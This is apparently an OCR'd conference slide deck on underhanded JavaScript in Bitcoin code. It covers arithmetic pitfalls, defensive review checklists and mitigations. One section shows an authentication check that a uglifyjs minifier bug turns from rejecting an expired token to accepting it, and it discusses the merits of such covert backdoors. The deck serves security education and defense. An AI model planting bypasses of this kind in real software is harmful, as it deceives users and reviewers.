    COIN = bigInt(100000000);

/**
 * Returns the value of a given block to a miner based on subsidy and fees.
 *
 * @param {bigInt} nHeight The height of the block
 * @param {bigInt} nFees The total satoshi value of fees for the block
 * @return {bigInt} The satoshi value of the block
 */
function getBlockValue(nHeight, nFees) {
    "use strict";
    var nSubsidy = COIN.multiply(50),
        halvings = nHeight.divide(SubsidyHalvingInterval).valueOf();

    if (halvings === Infinity) {
        throw new Error("Number of havings exceeds JavaScript's max value.");
    }

    nSubsidy = nSubsidy.shiftRight(halvings);
    return nSubsidy.add(nFees);
}
```

Detecting BIP42-like problems


- Arithmetic is evil
  - review carefully
  - reference the ECMAScript spec for operators
- Other strategies
  - test boundary conditions pre-deployment
  - define what is expected explicitly when testing extreme conditions
  - check pathological conditions during execution and fail gracefully

Attacking Compilers (Is Nothing Sacred?)




- Example
  - auth function
  - compress with uglifyjs 2.4.23
  - result should be same before/after compression
- DeMorgan's Law
  - !a && !b && !c && !d (14 chars)
  - !(a || b || c || d) (13 chars)
  - what if any sub-expression has a non-boolean value?

Attacking Compilers




```
//A lint-friendly, completed version of example.js
var config,
    getTimeLeft;

function User(invalidated, expiry) {
    "use strict";
    this.token = {
        invalidated: invalidated,
        expiry: expiry
    };
}

var config = {
        uninitialized: false,
        ignoreTimestamps: false
    };

function getSystemTime() { "use strict"; return new Date().getTime(); }

```




```
function isTokenValid(user) {
    "use strict";
    var timeLeft =
        !!config && // config object exists
        !!user.token && // user object has a token
        !user.token.invalidated && // token is not explicitly invalidated
        !config.uninitialized && // config is initialized
        !config.ignoreTimestamps && // don't ignore timestamps
        getTimeLeft(user.token.expiry); // > 0 if expiration is in the future

    // The token must not be expired
    return timeLeft > 0;
}

function getTimeLeft(expiry) {
    "use strict";
    return expiry - getSystemTime();
}

var user = new User(false, 0); //user's token has expired
var valid = isTokenValid(user);
if (valid) {
    console.log("User is valid.");
} else {
    console.log("User is not valid.");
}
```


Attacking Compilers



```javascript
//A lint-friendly, completed version of example.js
var config,
    getTimeLeft;

function User(invalidated, expiry) {
    "use strict";
    this.token = {
        invalidated: invalidated,
        expiry: expiry
    };
}

var config = {
        uninitialized: false,
        ignoreTimestamps: false
    };

function getSystemTime() { "use strict"; return new Date().getTime(); }
```



```
bash-3.2$ node example-lint.js
User is not valid.
bash-3.2$ node example-lint-min.js
User is valid.
```



```javascript
function isTokenValid(user) {
    "use strict";
    var timeLeft =
        !!config && // config object exists
        !!user.token && // user object has a token
        !user.token.invalidated && // token is not explicitly invalidated
        !config.uninitialized && // config is initialized
        !config.ignoreTimestamps && // don't ignore timestamps
        getTimeLeft(user.token.expiry); // > 0 if expiration is in the future

    // The token must not be expired
    return timeLeft > 0;
}

function getTimeLeft(expiry) {
    "use strict";
    return expiry - getSystemTime();
}

var user = new User(false, 0); //user's token has expired
var valid = isTokenValid(user);
if (valid) {
    console.log("User is valid.");
} else {
    console.log("User is not valid.");
}
```

Attacking Compilers

- Strengths
  - potentially more targeted
  - more targeted 0-days tend to be detected later
  - very difficult to detect from source code
- Weaknesses
  - breaks when compiler is updated
  - deniability might be good or depending on sophistication of bug and its expression


Defensive Peer Reviewer Checklist

- Answer these questions:
  - does this execute code from other sources?
  - do I understand the arithmetic?
  - does this pass lint checks?
  - could this create covert channels to leak data?
  - are variable values clear?
  - are variable types consistent through execution?
  - does this clearly delineate global and local scope?
  - have I reviewed network traffic?

Odd Code Smell

- Suspicious characteristics:
  - weird conventions
  - magic numbers
  - references to strange IP addresses or domains
  - unused variables
  - dead code
  - use of non-standard or old libraries

Helpful tools



```
if ((err = SSLHashSHA1.update(hashCtx, signedParams)) != 0)
    fail();
    fail();
```

- Lint
- Debugging
  - console.log()
  - “debugger” statement in browser (jsfiddle)
  - firebug
- Network inspection proxies
  - browser “network” tab
  - burp suite free, fiddler, OWASP ZAP
  - tcpdump, wireshark

Defense-in-depth Mitigations

- Accountability
  - projects accept code from people w/ reputation?
- Dependencies
  - up-to-date (NodeJS: snyk.io)
  - review changes
  - compare changes against private repo copies
  - *Privilege Separation for HTML5 Applications*
- Limit Novelty
  - standard libraries, particularly crypto
- Basic AppSec
  - input/output validation & encoding
  - content security policy (csp)

References and Resources

- Contests
  - javascript misdirection contest
  - underhanded powershell contest
  - underhanded c contest
  - underhanded crypto contest
- Writings
  - *Underhanded JavaScript: How to Be a Complete Arsehole With Bad JavaScript*, Xuanyi Chew
  - github.com/brianleroux/wtfjs
- References
  - *javascript misdirection contest*, Peter Jaric
  - *goto fail bug* (CVE-2014-1266) gotofail.com
  - *backdooring your javascript using minifier bugs* yan/@bcrypt

Contact

@kristovatlas

github.com/kristovatlas/underhanded-js-crypto

kristovatlas.com

open bitcoin
privacy project

github.com/OpenBitcoinPrivacyProject

Blockchain is Hiring

- Open positions (London, NYC) include
  - ux designer
  - [junior] devops engineer
  - [junior] system engineer
  - web developer
  - internships
- Contact
  - kristov @ blockchain.com
  - https://www.blockchain.com/careers/